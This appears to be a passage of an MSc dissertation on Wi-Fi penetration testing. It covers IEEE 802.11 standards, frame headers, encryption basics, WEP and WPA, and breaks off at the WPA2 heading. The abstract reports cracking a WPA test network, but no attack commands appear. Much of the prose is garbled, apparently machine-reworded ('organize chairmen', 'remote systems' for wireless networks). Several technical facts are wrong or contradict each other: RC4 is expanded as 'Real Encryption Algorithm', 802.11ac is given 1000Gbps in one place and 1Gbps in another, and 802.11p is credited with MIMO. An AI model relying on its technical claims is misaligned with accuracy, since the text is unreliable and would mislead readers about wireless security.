



Penetration testing in a wireless network

By
FATEMA NAMAZI

SUPERVISOR: KAPILAN RADHAKRISHNAN

SECOND MARKER: TIM BASHFORD

PROJECT SUBMITTED AS PART OF THE REQUIREMENTS FOR THE
AWARD OF MSC IN COMPUTER NETWORKS AND CYBER SECURITY

JANUARY 2023

DECLARATION

I, ...Fatema Namazi..... declare that I am the sole author of this Project; that all references cited have been consulted; that I have conducted all work of which this is a record, and that the finished work lies within the prescribed word limits.

This work has not previously been accepted as part of any other degree submission.

Signed :*Fatema Namazi*.....

Date :*23 January 2023*.....

FORM OF CONSENT

I Fatema Namazi..... hereby consent that my Project, submitted in candidature for the M.Sc. Applied Computing degree, if successful, may be made available for inter-library loan or photocopying (subject to the law of copyright), and that the title and abstract may be made available to outside organisations.

Signed :*Fatema Namazi*.....

Date : *23 January 2023*.....

ABSTRACT

This dissertation illustrates the identification and examination of the connections between devices connected to the WIFI. Measures of security and security mechanisms behind the decryption and encryption of the data in a wireless network while transmitting data in it. Moreover, this dissertation is a demonstration of many security threats discovered in a wireless network. Also describing the evolution of the implementation of IEEE 802.11 standards including its amendments.

To perform the penetration test in a WPA secured test network, Kali Linux tools were used. In order to penetrate the test network, cracking tools from the Kali Linux were used and after monitoring vulnerability attack analysis, the information on the target network was gathered. The security measures of the network were bypassed after a series of tests and attacks. As a result, confidential and sensitive data was successfully stolen from the network.

This dissertation is a demonstration of simply cracking a secured WPA network using the Kali tools. Further, revealing vulnerabilities within the wireless networks can make them safer to use, these can be revealed by the operational understanding and its results.

KEYWORDS: -

Penetration Test, Threats, Vulnerability, Exploitation, Encryption, WPA, IEEE 802.11

CONTENTS

1. Introduction	6
2. IEEE 802.11	8
2.1 Standards and Brands	10
2.1.1 802.11b	11
2.1.2 802.11a	12
2.1.3 802.11g	13
2.1.4 802.11n	14
2.1.5 802.11ac	15
2.2 Channels and Frequencies	16
2.3 Headers and Frame	18
2.4 Security	19
2.4.1 Symmetric Key Algorithm	20
2.4.2 Public Key Algorithm	21
2.4.3 Wired Equivalent Privacy (WEP)	22
2.4.4 WI-FI Protected Access (WPA)	23
2.4.5 WPA 2	24
3. Bluetooth	25
3.1 Protocol Stack	27
3.2 Security	28
4. Penetration Testing	29
4.1 Intelligence Gathering	30
4.2 Threat Modelling	31
4.3 Vulnerability Analysis	33
4.4 Exploitation	34
4.5 Post Exploitation	35
4.6 Reporting	36
5. Wireshark	37
5.1 Introduction	37
5.2 Installation	38
6. Kali Linux	39
6.1 Installation	40
6.2 Hardware and Software	41
6.3 Testing	42
7. Penetration Testing Results	43
7.1 Tools	44
7.2 Vulnerability Analysis	45
7.3 Monitoring	48
7.4 Gathering Information	49
7.5 Attacking	50
7.6 Testing and Cracking	51
8. Recommendation	53
9. Summary	54
10. References	55

ABBREVIATIONS

WLAN	Wide local Area Network
LMP	Link Manager Protocol
L2CAP	Logical Link Control and Adaptation Protocol SDP Service Discovery Protocol
DSSS	Direct Sequence Spread Spectrum
WEP	Wired Equivalent Privacy
MAC	Media Access Control
OFDM	Orthogonal Frequency Division Multiplexing
TDWR	Terminal Doppler Weather Radar
TPC	Transmit Power Control
DFS	Dynamic Frequency Selection
SSID	Service Set Identifier
QoS	Quality of Service
RC4	Real Encryption Algorithm
TKIP	Temporal Key Integrity Protocol
IV	Initialization Vector
OSINT	Open-Source Intelligence
OS	Operating System
WAVE	Wireless Access in Vehicular Environments
ITS	Intelligent Transport System
RSA	Rivest-Shamir-Adelman
WEP	Wired Equivalent Privacy
WPA	WI-FI Protected Access

INTRODUCTION

The radio frequencies are used as a medium to transport the data by WLAN. Layer 1 and layer 2 in the range are exposed in the wireless network [1]. Within two frequency ranges 2.4 GHz and 5.0 GHz standard 802.11a/b/g/n is typically operated by WLANs. There are multiple channels in each of band [1]. By putting the card into the monitor mode in the same channel, everyone can sniff the entire airspace. Communication of WLAN happens over frames. 802.11 MAC frames have three different types, which are the following, data, control, and management [1]. Management frames also usual target for most wireless attacks, that is because they are responsible for association, authentication, disassociation, probe request/response and beacons [1]. Within the 802.11 frames, wireless attacks like denial-of-service attacks, man-in-the middle attacks are implemented, and they can't be detected at layer three past the access point [1]. In a wired network unlike traditional intrusion detection systems, the detecting attacks are at layer two in a wireless network [1]. The insecurities which are exploited by attackers can be found and plug with the help of penetration testing. In order to have a proper vision to view wireless attacks, measures must be taken on a wireless network. For practitioners to protect their WLAN from wireless attacks, we expect for a way to be used as a reference [1].

A person can move or do activities anywhere and anywhere to communicate data, with the wireless technology. Usage of high-frequency waves is in a wireless network which is wireless in computer network technology [2]. Without using the cables, so that the computers can be connected to each other. It turns out that wireless networks have weaknesses compared to wired networks including security, even though there is convenience from wireless technology [2]. Weaknesses in configuration and weaknesses in the type of encryption used are the two types of the weaknesses in the wireless networks. Current building a wireless network is quite easy mainly is one of the reasons causing weakness in the configuration. It is often found that wireless is still using the vendor's default wireless configuration, many vendors provide facilities that make it easier for users or network admins [2]. Vendor default settings such as SSID, IP address, DHCP enabled, remote management, frequency channels, even the user or password for wireless administration, without encryption, often wireless installed on the network still uses vendor default settings like these [2]. Therefore, the wireless technology used must be wireless, on the security of the network. It is necessary to analyse the existing security system in the network, to see the quality of wireless LAN network security. Testing the system by simulating forms of attacks on wireless networks is one method that can be used in evaluating a wireless network, or what is commonly known as the Penetration Testing method [2]. One of the operating system that has the right specifications is Kali Linux, in analysing the security of a wireless LAN network with the penetration testing method where the form of attack on a wireless network simulates [2]. Kali Linux is specially designed for network security testing, using it as a network security testing tool and equipped with supporting applications used in hacking activities, unlike other Linux distributions, such as Ubuntu which prioritizes user friendly and balancing aspects [2].

There are certain downsides in terms of dangers, other than all the points of interest in making commerce and life simpler. In terms of breaking into banks, companies and government organizations, the frailty of remote systems has been causing a part of

inconvenience [3]. To organize chairmen are not completely harmonized, when it comes to securing remote systems in a reliable and strong way, the recurrence of these assaults is as it heightened [3]. Kali Linux working framework utilizes a remote network can be split utilizing and it'll be spoken to within the segments that takes after. Remote systems are displayed all over. Indeed, open places in arrange to associate to the web and do commerce or private things, they are used all over the world totally different regions of life, at domestic, at work [3].

LITERATURE REVIEW

Penetration testing, forensics, reverse engineering, and vulnerability assessment are wide range of specializations used by security professional in Kali Linux, it's the world's most powerful and popular penetration testing platform [3]. Continuous evolution of the platforms as a result and the culmination of years of refinement, from WHoppiX to WHAX, to BackTrack, and to complete penetration testing framework leveraging many features of Linux/ Debian GNU and the open-source vibrant community [3]. A flexible framework that professional penetration testers, students, security enthusiast, and amateurs can customize to fit their specific needs, Kali Linux has not been built to be a simple collection of tools [3].

Every 10 years IEEE standards is subjected to review [4]. A 10-year-old or older document which has not undergone a revision process, it's reasonable for its content to conclude, although still of some value, do not wholly reflect the present state of the art [4]. To determine users are cautioned to check that they have the latest edition of any IEEE standard [4]. Whether it has been amended through the issuance of amendments, corrigenda, or errata, in order to determine whether a given document is the current edition, visit IEEE Xplore or contact IEEE [4]. Visit the IEEE SA website for more information about the IEEE SA or IEEE's standard development process.

Since IEEE Std 802.11-2007, the numbering of certain annexes and clauses has been modified. The below figure shows the evolution of this numbering.




Figure – The evolution of numbering in IEEE Std 802.11

In wireless networking, IEEE 802.11 is one of the main standards [4]. There has been a rapid growth since the early 1990s in the networking standards with respect to the business, education, health, communication, and transport among others [4]. This finally rooted the 802.11 standards in 1997. On equipment and setup banking, IEEE 802.11 can carry large dimension of radio transmission [4]. In order to design a large network this standard is mainly used. Several pivotal stages come across as the expression of WLAN. ALO-HAN NET Research carried out in 1971 by the university of Hawaii is among them which is considered a milestone in the development of wireless technologies [4]. Within a same central

computer using star topology, the project successfully connects seven campuses over four different islands wirelessly [4].

IEEE 802.11 WIRELESS LANS STANDARDS AND BRANDS

Sno.	802.11 b	802.11 g	802.11 a	802.11 n (MIMO)
1.	2.4 GHz band unlicensed.	2.4 GHz band unlicensed.	5 GHz band unlicensed.	2.4 – 5 GHz band unlicensed.
2.	1-11 Mbps Bitrates.	1-54 Mbps Bitrates.	6-54 Mbps Bitrates.	600 Mbps Bitrates.
3.	In physical layer there's Direct Sequence Spread Spectrum (DSSS).	In Physical layer there's Extended Rate PHY (ERP).	In physical layer there's Orthogonal Frequency Division Multiplexing (OFDM).	In physical layers there's advanced signal Processing and Modulation Techniques which exploits multiple antennas and wider channels.

The comparison between IEEE 802.11 types, their standards and its extension are shows in the table below: -

Table -1 Comparison between IEEE 802.11 Standards

Standards and ratification dates	Ratification Date	Maximum data rate	RF band	Technique used	Channel Band width	Range
802.11	1997	1to2 Mbps	2.4 GHz	DSSS	20 MHz	100 meter
802.11a	1999	54 Mbps	5 GHz	OFDM	20 MHz	80 meter
802.11b	1999	11Mbps	2.4 GHz	DSSS	20MHz	100 meter
802.11g	2003	54 Mbps	2.4 GHz	DSSS, OFDM	20MHz or 40MHz	100 meter
802.11n	2009	600 Mbps	2.4GHz & 5 GHz	OFDM	20MHz or 40 MHz	140 meter
802.11ac	2014	1Gbps	5 GHz	OFDM	80MHz or 60 MHz	160 meter
802.11p	2010	27Mbps (USA)	5.9GHz	MIMO, Frame aggregation	10 MHz	1000 meter

In LAN communication like home network and public area network, these are most widely used. The comparison made showcases the difference in terms of parameters such as Maximum data transmission rate, Modulation techniques used in all, channel bandwidth, RF frequency band used, range and their ratification dates [5].

802.11: IEEE 802.11 WLAN which provides 1 to 2 MBps transmission speed is a wireless local area network in the 2.4 GHz band by using one of the techniques such as Direct Sequence Spread Spectrum or Frequency Hopping Spread Spectrum (FHSS) [5]. In 1999, this standard was introduced, more developments due to various short comes were required [5]. As a result, 802.11 standard has a lot of extensions and many developments are currently under required developments, such as the following [5].

802.11B

Direct Sequence Spread Spectrum technique is only used in 802.11a which was developed in 1999 [5]. Although when operating at its full data rate it doesn't provide range of 100 meters [5]. Hence, we use 802.11 b which uses the CSMA/CA technique when transmitting the data. The 802.11b standard in 2.4 GHz band has maximum 11 mbps data transmission speed [5]. It is possible for the system to adopt a slower data rate of 5.5 Mbps, then 2 and finally 1 mbps, if the signal falls or interference level rise. This scheme which is mentioned above is names as Adaptive Rate Selection (ARS) [5].

IEEE 802.11b Specifications	
PARAMETER	VALUE
Date of approval	July 1999
Data Rate (Mbps)	11
Range (Metres)	~30
Modulation	CCK (DSSS)
RF Band (GHz)	2.4
Channel Width (MHz)	22

Table 1. Arbitrary of 802.11b Standard

802.11b standards have the following advantages: -

1. Endorsed Extensively
2. Nominal Cost Implementation
3. Interference is least
4. Signal Exquisite Spectrum

802.11b has a few disadvantages as well, which are the following: -

1. Frequency band is crowded causing radio interferences.
2. Data rate limited
3. QoS provisions shortcoming in multimedia content
4. Speech devices with performance, security, and scarcity of interoperability.

The first comprehensive was initiated by Apple computer which uses this standard under the trademark called 'Airport' [5]. Wired Equivalent Security (WEP) , SSID hiding , MAC filtering is used as security measures.

802.11A

In 1999, 802.11a and 802.11b standards are defined at the same about time, this standard provides technique which are more efficient for transmission of data by providing transmission maximum speed of 54 Mbps in 5 GHz band [5]. The range of 802.11a network is shortened in comparison to the high frequency compared to 802.11b. 802.11a signals have more difficulty penetrating walls according to the high frequency and other obstructions [5]. Orthogonal frequency division multiplexing (OFDM) is used by the 802.11a standard, encoding scheme rather than DSSS or FHSS. In 802.11a the overall range is less. Achieving that level of performance required but the performance of 802.11a made it an attractive technology using relatively higher cost hardware [5].

IEEE 802.11a Specifications	
PARAMETER	VALUE
Date of approval	July 1999
Data Rate (Mbps)	54
Range (Metre)	~30
Modulation	OFDM
RF Band (GHz)	5
Channel Width (MHz)	20

Table 2. Arbitrary of 802.11a Standards

802.11a has the following advantages: -

1. Regulated frequencies are accumulated by less interferences
2. Data Rate is higher

802.11a disadvantages are summarized as follows: -

1. Implementation is expensive
2. Signal Spectrum is abbreviated
3. 802.11b and 802.g incompatible
4. Penetrations depressed of barricade

Wireless ATM systems is to which 802.11a is mostly applied to and hubs also and short-range connections ranging between 25 to 35 meters are more acceptable.

802.11G

In 2003 for wireless LANs, 802.11g is the third modulation standard which is proposed [5]. 2.4 GHz band but operates at a maximum data rate of 54 Mbps, 802.11g it works in the same frequency band as 802.11b. Where the CSMA/CA transmission scheme is used. Orthogonal frequency division multiplexing is the modulation scheme used in 802.11g [5]. Four different physical layers are used to provide the maximum capability, three of which are defined as extended rate physical, ERPs [5]. Any one of the four, which coexist during the frames exchange so that the sender can use these, provided they are supported at each end of the link. In the 802.11g specifications, the four-layer options are defined as the following:

1. ERP-DSSS-CCK
2. ERP-DSSS/PBCC
3. ERP-OFDM
4. DSSS-OFDM

IEEE 802.11g Specifications	
PARAMETER	VALUE
Date of approval	June 2003
Data Rate (Mbps)	54
Range (Metre)	~30-50
Modulation	OFDM, CCK, DSSS
RF Band (GHz)	2.4
Channel Width (MHz)	83.5

Table 3. Arbitrary of 802.11g Standards

There are several amendments and several advantages of 802.11g over earlier standards which are the following: -

1. Data high transmission rate
2. Implemented Extensively
3. Compatible background
4. Frequency wide spectrum

802.11g has drawbacks in the protocols which are listed below:

1. Interferences
2. Low speed significance
3. Implementations are extensive compared to 802.11b

Linksys and Airport Extreme by Cisco and Apple are first major among manufacturer to adapt the new technology [5]. Aironet based on 802.11g are Cisco own mobile adaptors which they have offered [5].

802.11N

In 2009, the 802.11n standard was published whose aim is to enhance the previously developed standards by making changes in scheme signal encoding, changes to MAC layer to increase throughput using multiple antenna [5]. 4 to 5 times faster than 802.11 g in 2.4 GHz or 5 GHz band data rate up to 600Mbps can be achieved. Two new mechanisms were introduced in IEEE 802.11n in order to increase the MAC layer efficiency, these were frame aggregation and block acknowledgment.

IEEE 802.11n Specifications	
PARAMETER	VALUE
Date of approval	Oct 2009
Data Rate (Mbps)	54-600
Range (Metre)	~70
Modulation	MIMO-OFDM
RF Band (GHz)	2.4/5
Channel Width (MHz)	20/40

Table 4. Arbitrary of 802.11n Standards

802.11n which has various advantages over earlier versions of the standards, it's designed to enhance the performance and security level. Major advantages include the following:

1. MIMO initiation
2. OFDM implementation amendments
3. Power saver MIMO
4. Technology Antenna
5. Bandwidth is immense
6. Signal High ferocity
7. Data Transmission Rate is maximum
8. Interferences are low

Therefore, multiple signal clusters are among the few disadvantages creating expensive implementation and low interferences.

802.11AC

In 2014, the 802.11ac standard was published which provides the very high throughput of 1000Gbps over the 5GHz band [5]. By extending the air interface concept, this very high throughput is achieved by improving 802.11n. Wider RF bandwidth (up to 160MHz) are the factors, however, maximum of 40MHz to up to 80MHz is the cause for this bandwidth in 802.11n. Only four spatial streams in 802.11n downlink multiuser MIMO and high-density modulation by using 256-QAM, whereas more MIMO spatial stream of up to eight, up to 64 QAM in 802.11n [5].

IEEE 802.11ac Specifications	
PARAMETER	VALUE
Date of approval	Dec 2013
Data Rate (Mbps)	~7GBps
Range (Metre)	~35
Modulation	MIMO-OFDM
RF Band (GHz)	5
Channel Width (MHz)	20/40/80/160

Table 5. Arbitrary of 802.11ac Standards

802.11ac has a quite small coverage range as compared to that of 802.11n, 802.11ac allows one of the fastest data transfer rates so far [5].

A few of the advantages of 802.11ac are the following: -

1. Channel bandwidth higher
2. Fastest
3. All standards are compatible
4. Coding is sensitive including error corrections

Some of its major drawbacks are expensive implementation and currently only on premium devices.

CHANNELS AND FREQUENCIES

Smartphones and tablet devices have seen a dramatic increase in terms of using mobile communication device on the recent years [6]. While using these mobile devices, mobile users have been trafficking more data than voice [6]. The number of mobile subscription outlook between 2014 – 2020 is shown below; -

Table 1: Mobile subscription outlook as stated by [1]

Subscriptions	2014	2020
Total mobile	7.1 billion	9.2 billion
Mobile broadband	2.9 billion	7.7 billion
Smartphones	2.6 billion	6.1 billion
Mobile PCs, tablets and routers	250 million	400 million

The rapid growth of subscribers as well as the vast number of mobile devices are evident from table 1 [6]. Hence, it's worth noting that the mobile broadband devices and smart phones are growing than in comparison to the mobile PCs, tablets, and routers [6]. New connectivity technologies have emerged in the communication market, to support the aforementioned growth [6]. Which include the following, WLAN, WIFI, 3G, 4G, WiMAX, 4G LTE, etc. How they communicate and how systems are built are the various standards followed and is shown by these technologies. With IEEE802.11 standards, the broadband mobile devices utilize the WIFI. The 3G, 4G, and LTE technologies is utilized by the smartphones. In June 1997, the IEEE802.11 standard was released by the IEEE (LAN/MAN) standard committee. To catch up with advancements in the communication technologies mentioned earlier, since then multiple upgrades have been released [6].

In this paper, each standard features are discussed individually, a comparative study of the IEEE802.11a, b, g, n, and ac standards [6]. Comparing these standards and list benefits and limitations of each standard is consisted in the paper and will have a final section of the above. IEEE802.11 versions a, b, g, n, and ac versions that will be the focus of this work, table 2 show the technical specification list of it.

Table 2. Comparison Between IEEE 802.11a,b,g,n and ac[2]

802.11 network PHY standards								
802.11 protocol	Release date	Frequency	Band-width	Stream Data Rate	Allowable MIMO streams	Modulation Antenna Tech.	Approx. range	
		(GHz)	(MHz)	Min-Max (Mbit/s)			In (m)	Out (m)
802.11	Jun 1997	2.4	22	1-2	1	DSSS, FHSS	20	100
a	Sep 1999	5	20	6-54	1	OFDM (SISO)	35	120
		3.7					—	5K
b	Sep 1999	2.4	22	1-11	1	DSSS (SISO)	35	140
g	Jun 2003	2.4	20	6-54	1	OFDM, DSSS (SISO)	38	140
n	Oct 2009	2.4/5	20	7.2 - 72.2 (6.5 - 65)	4	OFDM (MIMO)	70	250
			40	15 - 150 (13.5 - 135)			70	250
ac	Dec 2013	5	20	7.2 - 96.3 (6.5 - 86.7)	8	OFDM (MU-MIMO)	35	
			40	15 - 200 (13.5 - 180)			35	
			80	32.5 - 433.3 (29.2 - 390)			35	
			160	65 - 866.7 (58.5 - 780)			35	

IEEE 802.11 a, b, g, n, ac standard comparison

On the aspects of beamforming, coverage, capacity, interference, and quality, table 3 provide a qualitative comparison between the standards of IEEE 802.11a, b, g, n, and ac. More details on these qualities will be presented in this section.

1. Beamforming:

A signal processing technique with the ability to measure the receiving or transmitting data in a signal beam directional is known as beamforming [6]. This feature, while other standards lack the beamforming capability is in both, as in the IEEE 802.11n, and ac both possess this feature [6].

2. Coverage and Capacity

Wide area coverage when compared to other standard as discussed earlier the IEEE 802.11 ac exhibits it. MUMIMO and multi spatial streams which are equipped with the IEEE 802.11ac, allows higher stream rates [6]. Bandwidth/spatial streams supported ranges, table 4 shows IEEE 802.11 ac Maximum Achievable PHY Data Rates.

3. Interference and Quality

The interference when compared to IEEE 802.11 b, g, as they operate on 2.4 GHz frequency is lesser prone to the IEEE 802.11ac using the operating frequency of 5 GHz [6]. When operating with 5 GHz they exhibit less interference like IEEE 802.11 ac standard, for IEEE 802.11 a, n when operating with 2.4 GHz these standards are more prone to interference [6].

Table 3. Comparison Between IEEE 802.11a,b,g,n and ac additional features

Feature	802.11a	802.11b	802.11g	802.11n	802.11ac
Beamforming	No	No	No	Yes	Yes
Coverage	Low	Low	Low	Low	High
Capacity	Low	Low	Low	Low	High
Interference	More on 2.4GHz Less on 5GHz	More	More	More on 2.4GHz Less on 5GHz	Less
Quality	Low	Low	Low	Low	High

Table 4: IEEE802.11ac Maximum Achievable PHY Data Rates (Mbps) bandwidth/spatial streams[6].

BW(MHz) #SP. Str.	20MHz	40MHz	80MHz	160MHz
1	86.7	200	433.3	866.7
2	173.3	400	866.7	1733
3	288.9	600	1300	2340
4	346.7	800	1733	3466
5	433.3	1000	2166	4333
6	577.8	1200	2340	5200
7	606.7	1400	3033	6066.7
8	693.3	1600	3466	6933

HEADERS AND FRAME

A standard pattern consisting of separate headers is followed by every data transmitted over a wireless network. In Table 8, the 802.11 frames consisting of various information and can be fragmented as the following: -

Frame control	Duration/ID	Address 1	address 2	Address 3	Sequence Control	Address 4	Frame Body	FCS
---------------	-------------	-----------	-----------	-----------	------------------	-----------	------------	-----

Table 8. 802.11 Frames

While transmitting over wireless network are explained below, the elements are shown in table 8.

1. Frame Control: - Its sub-field occupy a further 16 bits, and the frame control occupies 2 bytes of space. While transmitting over the wireless network, the frame control is responsible for the control of entire data packets.
2. Duration/ID: - It is mainly responsible for allocating network vector, and consists of 2 bytes. Before the data is transmitted over the network and saves power consumption, it sets minimum waiting time.
3. Address 1/2/3/4: - Depending upon the type of the frame, address 1/2/3/4 occupy total space of up to 6 bytes. Access Point's MAC address, Transmitter Address, Receiver Address, Source Address and Destination Address are the main building blocks are Address 1/2/3/4.
4. Sequence Control: - It can be further divided into sequence number and fragment number, and sequence control also occupies 2 bytes of space.
5. Frame Body: - 2312 bytes of spaces are occupied by frame body, that depends upon the size of the data transmitted.
6. FCS or Frame Check Sequence: - Its responsible for indicating the checksum of the whole data header and frame, and it occupies a total of 4 bytes. It relies on Cyclic Redundancy Check.

SECURITY

In the field of networking and wireless technologies, there has been drastic advancement in the field. All-round we are surrounded by wireless devices. It is worthless no matter how good a system we have been building unless we are able to make it reliable and secure enough to practice in daily life. To prevent every unauthorized access request so as to prevent any valuable information in it, this capacity is indebted within the reliable wireless technology. Integrity, confidentiality, and availability must be assured by the building blocks of a secured communications. Interception, Interruption, Modification, and Fabrication are the four major threats which are categorized by the modern-day security issues.



Figure 5. Major Wi-Fi Security Threats

There are many present-day security threats over wireless networks as shown in the figure 5. Over the recent years with more techniques and exploits being published over the internet, wireless security has been very challenging. Among very common security threats are the unauthorized accesses to the WPA to capturing data from the air.

By using sniffing to eavesdrop these days, even encrypted data can be captured more easily than ever. A vital tool to act against intruders, are all these scenarios which are a powerful encryption. While transmitting the data over the web, this prevents it from being stolen. Once received by the two key elements: Symmetric Key Algorithm and Public Key Algorithm, information can be encrypted while transmitting and decrypting.

SYMMETRIC KEY ALGORITHM

Identical key for cryptography for both encryption as a plaintext and decryption as a cipher text is used by this method of encryption, as shown in figure 6. In the sharing of the information, this key must remain secret between the parties involved. For such encryption, there is a basic algorithm, which is the following: -

$$E: K * M \rightarrow C,$$

Where,

E = Encryption algorithm

K = Secret Key

M = Message Transmitted

Such that,

$$E_k: M \rightarrow C, m \rightarrow E(k, m); \text{ for every } k \in K$$




Figure 6: Symmetric Encryption Algorithm

The phases of Symmetric Encryption Algorithm are explained in figure 6, where after decryption, encrypted ciphertext is transmitted over the network and the output is the plaintext. This type of encryption method lacks integrity and certification over sharing but allows secrecy of information. This method can be segmented as the following: -

1. Stream Ciphers: A single output one at a time is encrypted by every bit of the message.
2. Block Ciphers: Encrypts them as one until before transmission, and it combines number of messages at a time.

PUBLIC KEY ALGORITHM

Where two separate cryptographic keys are used, is such a system of encryption, is known as Public Key Algorithm which is illustrated in figure 7. To verify the digital certification a public key is assigned or to create digital certification or decrypt cipher key a private key is assigned.

Mathematically, both these keys are related to each other.

An encryption is written as:

$$C \rightarrow K [P]$$

And decryption is written as.

$$P \rightarrow K_1 [C]$$


Where:

C = Cipher Text

K = Encryption Key

P = Plain Text

K₁ = Decryption Key



Internet Security © 1997 Kimble Consultancy Services Ltd (970812.1)

Figure 7. Public Key Algorithm

The phases of Public Key Algorithm are explained in figure. Where the output is the plaintext, and the encrypted cipher text is transmitted over the network after decryption. Soon after Hellman and Diffie had rooted the idea of this encryption, most popular public key encryption was proposed in 1977, which is called the RSA Public Key Encryption. There are always higher security risks of data being injected and sniffed, with such wide use of the wireless systems in our daily life. Therefore, to avoid such intruders, there are several security measures currently in use.

WIRED EQUIVALENT PRIVACY (WEP)

Introduced in 1997, as a security measure along with the 802-11 was the WEP security algorithm. The Wired Equivalent Privacy (WEP) was encrypted with hexadecimal digits 10 to 26. To provide confidentiality of data, this system was supposedly capable enough, when carried out in a wireless network compared to the traditional wired network.

In two main parameters does this system mainly works: -

1. WEP Key
2. Initialization Vector

Real Encryption Algorithm (RC4) is used by the data carried over WEP for security. It is included with the original message and such cipher text is then transmitted over the network, and this algorithm initiates a Keystream. The length of such keys depends on the form of WEP standards implemented in the network and the keys used in WEP are hexadecimal sequence of values.

1. 64- Bit WEP (10-digits key)
2. 128- Bit WEP (26-digits Key)
3. 256- Bit WEP (58-digits Key)




Figure 8. WEP Encryption

For data security, the use of the RC4 algorithm in WEP encryption is illustrated in figure 8. However, there are several security drawbacks in the WEP security protocol. WEP encryption can be penetrated with a simple technique and tool available over the internet by them this discovery that the data sent over the network secured was made. As a result, among the users, it soon became unpopular. WEP encryption has the following major drawbacks, which are illustrated as the following: -

1. Initialization short vector
2. Encryption weak protocol
3. RC4 weak algorithm implementation
4. Shared / Shorts Keys
5. No key Management
6. Message Modifications possibility
7. User Authentication negative
8. Eavesdroppers

The security measures can be easily bypassed for the WEP security algorithm, and it gives very limited security to unauthorized access.

WI-FI PROTECTED ACCESS (WPA)

WPA is an improved standard designed by Wi-Fi Alliance to fulfil the voids and security flaws in the WEP security standard in 2003. Its sophisticated Encryption techniques and user authentications have quickly made it possible to replace the existing WEP protocol. WPA relies on Temporal Key Integrity Protocol (TKIP) for the encryption of the message transmitted over networks. It automatically regenerates a 128-bit authentication key for every packet transmitted over and prevents any unauthorized access and eavesdroppers. The major advantages of TKIP over WEP are:

1. Per-Packet Mixing Operation
2. Message integrity authentication
3. Extended IV
4. Re-Keying Mechanisms

WPA is an improved security standard whose advanced encryption provides higher data safety when transmitted over the network.

WPA 2

